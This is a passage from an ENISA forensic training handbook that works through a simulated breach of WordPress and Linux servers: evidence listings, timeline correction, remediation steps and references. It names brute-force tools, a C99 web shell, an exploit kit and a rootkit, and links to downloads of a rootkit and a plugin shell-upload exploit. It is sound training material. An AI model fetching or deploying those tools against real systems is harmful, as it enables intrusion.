
Figure 84: Extract of company-data-RETD4523.tgz (source: screenshot by ENISA)

⁴⁷ Tar (computing) [https://en.wikipedia.org/wiki/Tar_\(computing\)](https://en.wikipedia.org/wiki/Tar_(computing)) (last accessed on September 27th, 2016)



```
caine@caine:/tmp/evidence/.data$ ls -alh
total 40M
drwxrwxr-x 3 caine caine 80 set 14 22:14 .
drwxrwxrwt 8 root root 240 set 14 22:14 ..
-rw-r--r-- 1 caine caine 40M set 14 22:11 company-data-RETD4523.tgz
drwxrwxr-x 5 caine caine 100 ago 16 16:54 .data
caine@caine:/tmp/evidence$ cd .data/
caine@caine:/tmp/evidence/.data$ ls -alh
total 0
drwxrwxr-x 5 caine caine 100 ago 16 16:54 .
drwxrwxr-x 3 caine caine 80 set 14 22:14 ..
drwxrwxr-x 2 caine caine 100 ago 16 16:51 Documents
drwxrwxr-x 2 caine caine 100 ago 16 17:19 Linux
drwxrwxr-x 3 caine caine 120 ago 16 16:48 SystemProfile
caine@caine:/tmp/evidence/.data$
```

Figure 85: Listing of extracted directories from company-data-RETD4523.tgz (source: screenshot by ENISA)




```
caine@caine:/tmp/evidence/.data$ ls *
Documents:
company_documents.zip Customers.txt Numbers.txt

Linux:
passwd ps shadow


SystemProfile:
bpd.log mimikatz.log netscan sysinfo.txt
caine@caine:/tmp/evidence/.data$
```

Figure 86: Files in archive of company-data-RETD4523.tgz (source: screenshot by ENISA)



```
caine@caine:/tmp/evidence/.data/Documents$ cat Numbers.txt
+49 0201 71 19 29
+49 04554 32 34 37caine@caine:/tmp/evidence/.data/Documents$ cat Customers.txt
Sammy D. Alexander
3814 Jewell Road
Golden Valley, MN 55427
phone: +1 612-618-7568
-----
Janina Eisenhauer
Storkower Strasse 36
56206 Kammerforst
phone: +49 02624 47 87 03
-----
Karin Koertig
Lietzenburger Straße 14
29399 Wahrenholz
phone: +49 05835 56 11 79
-----
Ines Friedmann
Kurfuerstendamm 44
80019 München
phone: +49 089 55 18 74
-----caine@caine:/tmp/evidence/.data/Documents$
```

Figure 87: Content of Numbers.txt and Customers.txt (source: screenshot by ENISA)



```
caine@caine:/tmp/evidence/.data/Documents$ unzip company_documents.zip
Archive: company_documents.zip
  creating: company_documents/
[company_documents.zip] company_documents/doc.zip password:
```

Figure 88: Password protected company_documents.zip (source: Screenshot by ENISA)

Cracking the ZIP file is out of scope for this exercise.

- Which time zone is set?

The time zone set is configured in file /etc/timezone

Go to /media/mapper/ and mount coloserver1337—vg-root if mount point is not already mounted.

```
$ cd etc
```

```
$ cat timezone
```

Europe/Amsterdam

When you read the time zone file we can see that the time zone for this system is set to Europe/Amsterdam.

3.5 PART 5: (Linux) Forensic analysis of evidence

- Duration 1 hour

3.5.1 TASK 5: Analyse the evidence

Student:

- Perform an analysis on the basis of the following subtasks:
 - Keep up the Evidence trail
 - Analyse the break-in method and traces of all the VM's
 - Analyse malicious code, look for vulnerabilities, backdoors, etc.
 - Correlate the traces found with previous information, update the timeline, analyse the incident as a whole

Trainer:

- Discuss the analyses of the students.
- The time zone is of the servers are CEST and that is UTC+2
- **blog.mycompany.ex**

The server blog.mycompany.ex is a Linux Debian 8.5.0 server with Apache, MySQL and PHP installed. The LAMP setup. WordPress is used as Content Management System for website. The time zone of the server is Europe/Amsterdam. There is no information about the hardware/bios clock setting.

This WordPress environment was brute forced by a tool WPScan and there was a successful login from the attackers IP 10.0.0.15 at 15/Jul/2016 11:21:07 +0200.

The footer was changed and an iframe was added at 16/Aug/2016 13:55:17 +0200.

The link that was added to the iframe points to <http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php>

The victim accessed the WordPress server and the besides the content of the website, the victim's browser gets the iframe include from server blog.mysportclub.ex.

In the document "Evidence summary.docx" are some facts that can serve as a reference. The IP of the victim's machine is 195.251.97.97 and the WordPress server was accessed at 13:02:46 UTC.

Let's compare this with the log file from the WordPress server. In the log file of the WordPress server the victim with IP address 195.251.97.97 accessed the WordPress server at 16/Aug/2016 14:01:57 +0200. With the +0200 offset from UTC the time is not correct.

"Evidence summary.docx"	16/Aug/2016	13:02:46	UTC
Apache server log	16/Aug/2016	12:01:57	UTC

There is a difference of 1 hour and 49 sec so we have to correct the time with + one hour and 49 seconds.

Times with corrections:

- Successful WP login from brute force scanning: 15 Jul 2016 10:21:56 UTC
 - Iframe added in footer.php: 16 Aug 2016 12:56:06 UTC
 - Victim accessed WordPress server: 16 Aug 2016 13:02:46 UTC
- **blog.mysportclub.ex**

The server blog.mysportclub.ex is a Linux Debian 8.5.0 server with Apache, MySQL and PHP installed. The LAMP setup. WordPress is used as Content Management System for website. The time zone if the server is Europe/Amsterdam. There is no information about the hardware/bios clock setting.

The IP of the victim's machine is 195.251.97.97. According to the document "Evidence summary.docx", the WordPress server was access by the victim at 13:02:46 UTC.

The time zone of the WordPress server is Europe/Amsterdam but due a restore of the backup after a noticed hack server the time of the server is totally wrong. The time server client is not or cannot reach the configured time server so it shows 15 July 2016.

We have to guess the actual time and stick to what we know from the document "Evidence summary.docx".

The date and time of the exploit is possibly 15/Jul/2016 15:44:36 +0200 (15/Jul/2016 13:44:36 UTC) but since we have noticed that we cannot trust the time, this conclusion is potentially suspect.

The date and time of the upload of the C99 script is 15/Jul/2016 15:44:36 +0200 (15/Jul/2016 13:44:36 UTC). Note the same about the validity of the time as for the exploit above.

The date and time of the *hk* directory of the Hunter Exploit Kit is 15/Aug/2016 15:13. Given the server time, this is in the future and will more likely be the time and date of the directory when it was packaged into an archive. This can happen when an archive is extracted with a newer time than the extracted system. So knowing the exact time is difficult. These kinds of time issues can decrease the value of this evidence in court.

Times:

- WordPress plugin exploit (possible): 15 Jul 2016 13:44:36 UTC
- Upload C99 script (possible): 15 Jul 2016 13:44:36 UTC
- Hunter Exploit Kit installed 15th/16th Aug 2016
- Victim accessed WordPress server: 16 Aug 2016 13:02:46 UTC

▪ **coloserver1337.mycompany.ex**

The server blog.mycompany.ex is a Linux Debian 8.5.0 server with Apache, MySQL and PHP installed. The LAMP setup. WordPress is used as the Content Management System for website. The time zone of the server is Europe/Amsterdam. There is no information about the hardware/bios clock setting.

There is no exact date from another source. We assume that the uploaded dropzone file(s) came from the action where the other two webservers were involved.

The dropzone file *company-data-RETD4523.tgz* was uploaded at 16/Aug/2016 14:19.

Converting this time to UTC is 16/Aug/2016 12:19. But comparing the document "Evidence summary.docx", it is likely that the displayed time is close to UTC. We take that as a starting point. These kinds of time issues can decrease the value of this evidence in court.

There was a brute force scan from 10.0.0.15 on the service SSH and the attacker logged in with the root account. At 14/Jul 00:10:52 there is a login from 10.0.0.15 with the root account.

There was a user dump created and a FTP server installed. The FTP server and dump user was used for the dropzone.

The Xingyiquan rootkit was installed on August 15 at 13:34

Times with corrections:

- Successful SSH login from brute force scanning: 14 Jul 2016 00:10:52 UTC
- Xingyiquan rootkit installed: 15 Aug 2016 13:34 UTC
- Dropped file company-data-RETD4523.tgz: 16 Aug 2016 14:19 UTC

▪ **Overall**

The three servers where compromised at different levels on 14 July and 15 July 2016. The compromise of one server (blog.mysportclub.ex) was noticed by the system administrator and restored from backup. But the uploaded C99 shell as well as the vulnerable plugins were still there, so the server was used again after restore. The attacker repaired the servers further on 15 August and 16 August 2016. The attack was launched on 16 August 2016.

▪ **Timeline**

Students can create a time lime in UTC.

- **14 Jul 2016 00:10:52 UTC (colorserver1337.myhosting.ex)**
 - Successful SSH login after brute force scanning
- **14 Jul 2016 10:21:56 UTC (blog.mycompany.ex)**
 - Successful WordPress login from brute force scanning
 - blog.mycompany.ex scanned with WPScan and logged in with the admin account.
- **15 Jul 2016 13:34 UTC (colorserver1337.myhosting.ex)**
 - Xingyiquan rootkit installed
- **15 Jul 2016 13:44:36 UTC (blog.mysportclub.ex)**
 - Misuse of weakness of plugin *work-the-flow-file-upload*
- **15 Jul 2016 13:44:36 UTC (blog.mysportclub.ex)**
 - Upload to C99 shell script
- **15 Aug 2016 ~ 16 Aug 2016 UTC (blog.mysportclub.ex)**
 - Backup restored after notification of a hack
- **15 Aug 2016 ~ 16 Aug 2016 UTC (blog.mysportclub.ex)**
 - Hunter Exploit Kit installed
- **16 Aug 2016 12:56:06 UTC (blog.mycompany.ex)**
 - The footer of blog.mycompany.ex was changed and the iframe was added
 - Added iframe link <http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php>
- **16 Aug 2016 13:02:46 UTC (blog.mycompany.ex)**
 - Windows user visits <http://blog.mycompany.ex/>
- **16 Aug 2016 13:02:46 UTC (blog.mysportclub.ex)**
 - Windows user gets Exploit Kit from iframe in webpage. <http://blog.mysportclub.ex/>
- **16 Aug 2016 13:02:50-13:03:17 UTC (blog.mysportclub.ex)**
 - Windows workstation get Exploit Kit from iframe in webpage included from blog.mycompany.ex
 - More connections between Windows workstation and blog.mysportclub.ex
- **16 Aug 2016 14:19 UTC (colorserver1337.myhosting.ex)**
 - Dropzone file company-data-RETD4523.tgz uploaded

3.6 PART 6: Reporting and follow up actions

- Duration 0.5 hour

3.6.1 TASK 6: Advise on the course of action

Student:

- With your examination and analysis, perform the following subtasks:
 - Review and update the Chain of Custody.
 - Create a report sketch – the most important findings
 - Create recommendations of immediate actions to take

Trainer:

- Discuss the report and recommendations of the student.
- Discuss the Chain of Custody form



- Example actions for the servers:
 - blog.mycompany.ex
 - There are no traces that the server was used for more than directing traffic to the exploit kit.
 - The WordPress MySQL database (root password discovered) and the WordPress PHP files must be deleted immediately.
 - New WordPress install and rebuild the website.
 - blog.mysportsclub.ex
 - Are there traces that might be useful to share so that other compromised systems can be identified?
 - There are no traces that the server was used for more than an Exploit Kit host.
 - The MySQL database and the WordPress PHP files must be deleted immediately, including examining (or deleting) other areas where the webserver has rights to read, change or write rights.
 - New MySQL WordPress install and rebuild the website.
 - coloserver1337.myhosting.ex
 - Are there traces that might be useful to share so that other compromised systems can be identified?
 - This server was compromised at root level.
 - Delete the server immediately and install a new server from a known-good source or backup.
 - 10.0.0.15
 - Don't forget the attacker's IP address. This IP is inside the datacentre's network.
 - Contact the CSIRT/CERT team of the datacentre and ask them to investigate the machine behind 10.0.0.15.

3.7 PART 7: Exercise summary

- Duration 0.5 hour

Summary

- Discussion on the participants' performance and lessons learned.
- Summary
 - Iframe
 - WPScan
 - WordPress plugin vulnerability
 - C99 shell
 - Hunter Exploit Kit
 - Base64 encoding / decoding
 - Xingyiquan Rootkit
 - Keep a good Chain of Custody.
 - Bad maintained WordPress environments can misused for other attacks.
 - Time is not always correct and therefore not always useable in digital forensics.
 - Memory forensics can be useful to recover traces.
 - You can help other organisations with your findings.

4. Tools & environment

- Exercise performed using CAINE 7.0 operating system
- (Standard) Linux tools like less, mount, grep, find, cat, zcat, strings, dd, dcfldd, vi/nano, gunzip, unzip can be used.
- Vulnerable plugin WordPress
 - WordPress Work The Flow plugin version 2.5.2
 - <https://packetstormsecurity.com/files/131294/WordPress-Work-The-Flow-2.5.2-Shell-Upload.html>
 - <https://dl.packetstormsecurity.net/1504-exploits/wpworktheflow252-shell.txt>
- Attack tools used
 - THC-Hydra (network logon cracker)
 - <https://www.thc.org/thc-hydra/>
 - Weak password brute force tool: WPScan
 - <http://www.wpscan.org>
- Forensic tools used:
 - Volatility toolkit 2.5: <http://www.volatilityfoundation.org/#!25/c1f29>
- Malicious code:
 - C99 Shell
 - Kernel Mode rootkit: xingyiquan: <http://www.ringlayer.net/repo/xingyiquan.tar.gz>
 - Xingyiquan Linux 2.6.x / 3.x Rootkit
 - <https://packetstormsecurity.com/files/download/128945/xingyiquan.tar.gz>
 - Injected malicious iframe code

5. References

1. https://en.wikipedia.org/wiki/Digital_forensic_process (last accessed on September 27th, 2016)
2. <http://www.jacn.net/vol3/146-C121.pdf> (last accessed on September 27th, 2016)
3. <http://www.vmware.com/> (last accessed on September 27th, 2016)
4. <https://www.microsoft.com/en-us/cloud-platform/virtualization> (last accessed on September 27th, 2016)
5. <https://www.xenproject.org/> (last accessed on September 27th, 2016)
6. <http://www.linux-kvm.org/> (last accessed on September 27th, 2016)
7. <https://www.virtualbox.org/> (last accessed on September 27th, 2016)
8. <https://www.debian.org/> (last accessed on September 27th, 2016)
9. <https://wordpress.org/> (last accessed on September 27th, 2016)
10. http://wiki.yobi.be/wiki/RAM_analysis (last accessed on September 27th, 2016)
11. <https://www.virtualbox.org/> (last accessed on September 27th, 2016)
12. <https://code.google.com/archive/p/volatility/> (last accessed on September 27th, 2016)
13. <http://www.iis.net/> (last accessed on September 27th, 2016)
14. <https://www.apache.org/> (last accessed on September 27th, 2016)
15. <https://www.nginx.com/> (last accessed on September 27th, 2016)
16. https://en.wikipedia.org/wiki/MAC_times (last accessed on September 27th, 2016)
17. <http://trends.builtwith.com/cms/WordPress> (last accessed on September 27th, 2016)
18. <http://installatron.com/> (last accessed on September 27th, 2016)
19. <https://www.softaculous.com/softaculous/> (last accessed on September 27th, 2016)
20. <https://premium.wpmudev.org/blog/wordpress-security-exploits/> (last accessed on September 27th, 2016)
21. <https://code.google.com/archive/p/timthumb/> (last accessed on September 27th, 2016)
22. <http://markmaunder.com/2011/08/01/zero-day-vulnerability-in-many-wordpress-themes/> (last accessed on September 27th, 2016)
23. <https://wordpress.org/> (last accessed on September 27th, 2016)
24. <https://themeforest.net/> (last accessed on September 27th, 2016)
25. <https://wpscan.org/> (last accessed on September 27th, 2016)
26. <https://wpvulndb.com/> (last accessed on September 27th, 2016)
27. <https://www.exploit-db.com/search/?action=search&description=wordpress> (last accessed on September 27th, 2016)
28. https://codex.wordpress.org/Brute_Force_Attacks (last accessed on September 27th, 2016)
29. <https://www.wordfence.com/blog/2016/02/wordpress-password-security/> (last accessed on September 27th, 2016)
30. <https://blog.sucuri.net/2010/02/removing-malware-from-a-wordpress-blog-case-study.html> (last accessed on September 27th, 2016)
31. <http://ddecode.com/phpdecoder/> (last accessed on September 27th, 2016)
32. <http://www.securityweek.com/thousands-hacked-wordpress-sites-abused-neutrino-ek-attacks> (last accessed on September 27th, 2016)
33. <http://sectools.org/tool/hydra/> (last accessed on September 27th, 2016)
34. https://en.wikipedia.org/wiki/Open_Virtualization_Format (last accessed on September 27th, 2016)



35. <https://www.ietf.org/rfc/rfc3227.txt> (last accessed on September 27th, 2016)
36. http://forensicswiki.org/wiki/Write_Blockers (last accessed on September 27th, 2016)
37. https://en.wikipedia.org/wiki/Reserved_IP_addresses (last accessed on September 27th, 2016)
38. <https://www.exploit-db.com/exploits/36640/> (last accessed on September 27th, 2016)
39. <http://ddecode.com/phpdecoder/?results=40188238d4dcc32fcde1f95e29623190> (last accessed on September 27th, 2016)
40. <https://github.com/volatilityfoundation/volatility/wiki/Installation> (last accessed on September 27th, 2016)
41. <https://github.com/volatilityfoundation/profiles> (last accessed on September 27th, 2016)
42. <https://packetstormsecurity.com/files/128945/Xingyiquan-Linux-2.6.x-3.x-Rootkit.html> (last accessed on September 27th, 2016)
43. <http://sectools.org/tool/hydra/> (last accessed on September 27th, 2016)
44. [https://en.wikipedia.org/wiki/Tar_\(computing\)](https://en.wikipedia.org/wiki/Tar_(computing)) (last accessed on September 27th, 2016)



ENISA

European Union Agency for Network
and Information Security
Science and Technology Park of Crete (ITE)
Vassilika Vouton, 700 13, Heraklion, Greece

Athens Office

1 Vass. Sofias & Meg. Alexandrou
Marousi 151 24, Athens, Greece



PO Box 1309, 710 01 Heraklion, Greece
Tel: +30 28 14 40 9710
info@enisa.europa.eu
www.enisa.europa.eu

